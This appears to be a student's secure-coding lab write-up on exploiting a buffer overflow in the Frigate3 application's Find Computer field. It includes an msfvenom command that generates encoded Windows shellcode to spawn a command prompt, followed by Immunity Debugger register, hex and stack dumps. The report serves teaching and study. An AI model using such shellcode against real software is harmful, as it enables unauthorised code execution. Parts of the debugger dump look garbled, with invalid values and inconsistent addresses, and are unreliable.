


## SECURE CODING

### LAB – 10


- G JAY VENKAT
- 18BCN7112

The vulnerability resides in the find computer i.e., Disk -> Find Computer and give the payload that is been generated using the exploit2.py.




We changed the default trigger to crash and open the command prompt.

```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  
-f python
```



We are using immunity debugger to know the changes in the frigate application the addresses are as follows.



CPU - main thread, module Frigate3

00401000 68 01906D00 PUSH Frigate3.00000000  
00401005 EB 01000000 CALL Frigate3.0040100B  
0040100A C3 RETN  
0040100B C3 RETN  
0040100C 40 30 6F 7C 2F RSC1I "000101",0  
00401012 09 DB 09  
00401013 C8 DB C8  
00401014 95 DB 95  
00401015 06 DB 06  
00401016 22 DB 22 CHAR '\*\*\*'  
00401017 6A DB 6A CHAR 'j'  
00401018 21 DB 21 CHAR 'i'  
00401019 46 DB 46 CHAR 'f'  
0040101A 6B DB 6B CHAR 'k'  
0040101B 20 DB 20 CHAR ' - '  
0040101C 69 DB 69 CHAR 'h'  
0040101D C7 DB C7  
0040101E A7 DB A7  
0040101F B1 DB B1  
00401020 1A DB 1A  
00401021 4B DB 4B CHAR 'k'  
00401022 C1 DB C1  
00401023 EE DB EE  
00401024 D9 DB D9  
00401025 C7 DB C7  
00401026 A9 DB A9  
00401027 EF DB EF  
00401028 91 DB 91

Registers (FPU)  
EAX 0019FFD0  
ECX 00401000 Frigate3.<ModuleEntryPoint>  
EDX 00401000 Frigate3.<ModuleEntryPoint>  
EBX 00326000  
ESP 0019FF74  
EBP 0019FF00  
ESI 00401000 Frigate3.<ModuleEntryPoint>  
EDI 00401000 Frigate3.<ModuleEntryPoint>  
EIP 00401000 Frigate3.<ModuleEntryPoint>  
C 0 ES 0028 32bit 0(FFFFFFFF)  
P 1 CS 0028 32bit 0(FFFFFFFF)  
A 0 SS 0028 32bit 0(FFFFFFFF)  
Z 1 DS 0028 32bit 0(FFFFFFFF)  
S 0 FS 0028 32bit 00000000  
T 0 GS 0028 32bit 0(FFFFFFFF)  
D 0  
0 0 LastErr: ERROR\_SUCCESS (00000000)  
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)  
ST0 empty g  
ST1 empty g  
ST2 empty g  
ST3 empty g  
ST4 empty g  
ST5 empty g  
ST6 empty g

Address Hex dump RSC1I

0059FFD0 2F 99 BE 80 68 F9 90 C8 70 11 40  
0059FFD5 0E 03 13 73 28 8A 14 04 21 01 11 40  
0059FFD8 36 29 DC 4B 76 84 14 91 01 01 11 40  
0059FFDB 08 0A F2 86 16 DA C7 EA 0A 21 01 11 40  
0059FFDE 32 00 26 6B AF C9 8A 0A 0A 0A 0A 0A  
0059FFE1 00 01 DC 2B FB CE 4D 0A 0A 0A 0A 0A  
0059FFE4 46 0E 3A 15 7F F2 E5 F1 03 30 C0  
0059FFE8 B4 4F 1A 94 9F 1B 05 93 10 00 00 00  
0059FFEB 98 7B 76 86 7B 86 C6 F2 91 00 00 00  
0059FFED 46 B1 4C EF FF E5 F1 47 F1 01 00 00  
0059FFEF 00 B6 0C 47 6A F4 DF 1B 00 00 00 00  
0059FFF1 32 B2 E9 B9 CE BC 4B 62 0A 00 00 00  
0059FFF3 7E 03 9C 90 1B 90 C3 EA 0A 00 00 00  
0059FFF5 5E 6E 4B 19 C8 EF S8 FA 0A 0A 0A 0A  
0059FFF8 AB 21 34 83 F2 8B 56 39 01 0A 01 09

0019FF74 76C2F829 j-vv RETURN to KERNEL32.76C2F829

0019FF70 00326000 +2.  
0019FF7C 76C2FA10 j-vv KERNEL32.BaseThreadInitThunk  
0019FF80 0019FFDC +.  
0019FF84 7756744E NaUw RETURN to ntdll.7756744E  
0019FF88 00000000 +2.  
0019FF8C 70988EE2 7098  
0019FF90 00000000 ....  
0019FF94 00000000 ....  
0019FF98 00326000 +2.  
0019FF9C 00000000 ....  
0019FFA0 00000000 ....  
0019FFA4 00000000 ....  
0019FFA8 00000000 ....  
0019FFAC 00000000 ....  
0019FFB0 00000000 ....  
0019FFB4 00000000 ....